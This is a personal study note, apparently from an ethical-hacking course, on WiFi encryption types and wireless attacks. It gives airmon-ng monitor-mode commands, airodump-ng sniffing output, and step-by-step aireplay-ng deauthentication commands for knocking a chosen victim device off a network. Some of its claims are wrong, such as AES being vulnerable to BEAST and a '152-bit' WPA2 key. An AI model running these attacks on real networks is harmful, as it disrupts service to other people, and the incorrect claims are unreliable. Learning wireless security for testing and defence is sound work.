wifi hacking

06 May 2024 21:29

DAY 31 OF 75 DAYS

ETHICAL HACKING COURSE

WiFi Technologies:

WiFi is a type of wireless networking technology that uses radio waves to connect devices to the internet or communicate with each other.

WiFi Types for Hacking Purposes:

1.
2. WEP (Wired Equivalent Privacy): An outdated encryption protocol that's easily crackable.
3. WPA (Wi-Fi Protected Access): A more secure encryption protocol that's still vulnerable to cracking with the right tools.
4. WPA2 (Wi-Fi Protected Access 2): A widely used encryption protocol that's considered secure, but still vulnerable to hacking with advanced tools.
5. WPA3 (Wi-Fi Protected Access 3): The latest encryption protocol, designed to provide improved security and better protection against hacking.

WEP (Wired Equivalent Privacy)

- Introduced in 1999
- Uses a 40-bit or 104-bit encryption key
- Uses RC4 algorithm for encryption
- Easily crackable using tools like Aircrack-ng
- Weaknesses:
- Uses a static key, making it vulnerable to dictionary attacks
- Uses a weak encryption algorithm (RC4)
- Can be cracked in a matter of minutes using specialized tools

WPA (Wi-Fi Protected Access)

- Introduced in 2003
- Uses a 128-bit encryption key
- Uses TKIP (Temporal Key Integrity Protocol) for encryption
- More secure than WEP, but still vulnerable to hacking
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- Weaknesses:
- Uses a static key, making it vulnerable to dictionary attacks
- TKIP is vulnerable to attacks like WPA-PSK (Pre-Shared Key) attacks
- Can be cracked using tools like Aircrack-ng

WPA2 (Wi-Fi Protected Access 2)

- Introduced in 2004
- Uses a 128-bit or 152-bit encryption key
- Uses AES (Advanced Encryption Standard) for encryption
- Considered secure, but still vulnerable to hacking
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- Weaknesses:
- Uses a static key, making it vulnerable to dictionary attacks
- AES is vulnerable to attacks like BEAST (Browser Exploit Against SSL/TLS)
- Can be cracked using tools like Aircrack-ng and other advanced hacking tools

WPA3 (Wi-Fi Protected Access 3)

- Introduced in 2018
- Uses a 192-bit or 256-bit encryption key
- Uses AES-256 for encryption
- Designed to provide improved security and better protection against hacking
- Features:
- Improved encryption with AES-256
- Enhanced password protection with Simultaneous Authentication of Equals (SAE)
- Improved protection against brute-force attacks
- Better protection against offline password guessing attacks
- Improved support for IoT devices

In summary, WEP is the weakest and most easily crackable, while WPA3 is the strongest and most secure. WPA and WPA2 are considered mid-range in terms of security, but still vulnerable to hacking. When it comes to hacking, WPA3 is the most challenging to crack, but not impossible.

There are mainly three sections under it

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
1. Means attacks before connections
2. Connect to the network
3. Attacks after connecting to the networks

- Lets talk about monitor and managed mode
- Managed mode is what we generally use in daily life means we connect to networks and try to find some info etc
- And in monitor mode we cant connect to network , in this mode we try to snif network without knowing there password
- Means before the cracking the pass words we use monitor mode for sniffing and finding the data and then after we use managedmode got it how to turn on off>
-
- two methods manual and automatic
-
- Lets see manual first
- $ ifconfig wlan0 down
- $ iwconfig wlan0 mode monitor
- $ ifconfig wlan0 up
-
- same command turning into managed mode
  And lets talk about my fav auto way

- run command
- $ airmon-ng start wlan0
- Some times it start working so have to check
- $ ifconfig (if will be working then you can see wlan0mon instead of wlan0)
- For confirmation you can run
- $ iwconfig wlan0mon
- Ok
- And it this not works then
- $ airmon-ng check kill
- $airmon-ng start wlan0


Gathering information from Networks

- 

➢ Network-Sniffing_____

➢ 

➢ First we will start getting some information from the network with the help of monitor mode ok
➢ Lets get into monitor mode
➢ $ airmon-ng start wlan0
➢ Then I will run command to see how many networks is up around me and I will collect information



```
CH  6 ][ Elapsed: 3 mins ][ 2023-12-26 13:09 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

7E:03:9E:CD:D9:72  -30      147        7    0   6  130   WPA2 CCMP   PSK  iPhone

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

7E:03:9E:CD:D9:72  90:E8:68:B8:87:C7   -6    0 - 6e    0       35
Quitting...
```

➢ As you can see my around is iphone hotspot or router so I will collect some info
➢ BSSID > this is mac address of router or hotspot
➢ PWR > this indicates the distance of router from us means if the number is bigger the router is near to us ook
➢ Beaconse > data packets
➢ Ch > means channel means on which channel we are connected with the router ok we can change the channel number to for betterinternet speed
➢ And then
➢ ENC > stands for security type (encryption)
➢ ESSID > stands for router name

Airodump specific target___

AIRODUMP-NG

- airodump-ng –channel <channel> –bssid <bssid> –write <file_name> <interface>
- airodump-ng –channel 12 –bssid 40:30:20:10 –write test mon0


- This means in this section we will focusing on specific target ok se let me expalin the commands better with screenshots ok

```
CH  6 ][ Elapsed: 18 s ][ 2023-12-26 13:36

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

7E:03:9E:CD:D9:72  -25 100      169        4    0   6  130   WPA2 CCMP   PSK  iPhone

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

7E:03:9E:CD:D9:72  90:E8:68:B8:87:C7  -6    0 - 1e     0       48
Quitting...

┌──(root㉿windows)-[/]
└─# airodump-ng --channel 6 --bssid 7E:03:9E:CD:D9:72 --write test wlan0
```

- c add
- As you can see the commands and result by yourself you can write oStations means the device connected with router and there maut like this
- Writing file is not neccesary but if we write we can analyis in wireshark in detailed ok
- Or if we want to find out any file with name in linux then we can run coomad
- $ ls <file name>*
- $ ls test*

```
┌──(root㉿windows)-[/]
└─# ls test*
test-01.cap  test-01.csv  test-01.kismet.csv  test-01.kismet.netxml  test-01.log.csv

┌──(root㉿windows)-[/]
└─#
```

- We can analyis it it wireshark deeply see




Deauthentication attack___

DEAUTHENTICATION ATTACK

- aireplay-ng –deauth <#packets> -a <AP> <interface>
- ex: aireplay-ng –deauth 1000 -a 10:20:30:40 mon0
- aireplay-ng –deauth <#packets> -a <AP> - c <target> <interface>
- ex: aireplay-ng –deauth 1000 -a 10:20:30:40 - c 00:AA:11:BB mon 0

- Lets understand this
- In this attack we will use airplay-ng tool ok

- Means we can disconnect the device we want to disconnect from the network by just sending deauth pakcets ok
- Lets see



- Here a means the source mac add means the router mac add
- And c means the victims means destination mac add ok
- And we can send either 1000 deauth pakcets etc and 100 etc
- And if we got any error then we can clsoe all stuff and
- Will all things that is nessecery for monitor mode
- $ airmon-ng check killThen we will select specific target and then
- $ airodump-ng --channel <name> --bssid <mac addr of router> wlan0
- Then we will select which one we want to disconnect and the I will open new window and then run command
- In this case we will be using aireplay-ng
- So
- $ aireplay-ng --deauth <choose yours I will prefer 1000> -a <router mac add> -c < victim mac addr> wlan0
- And you are done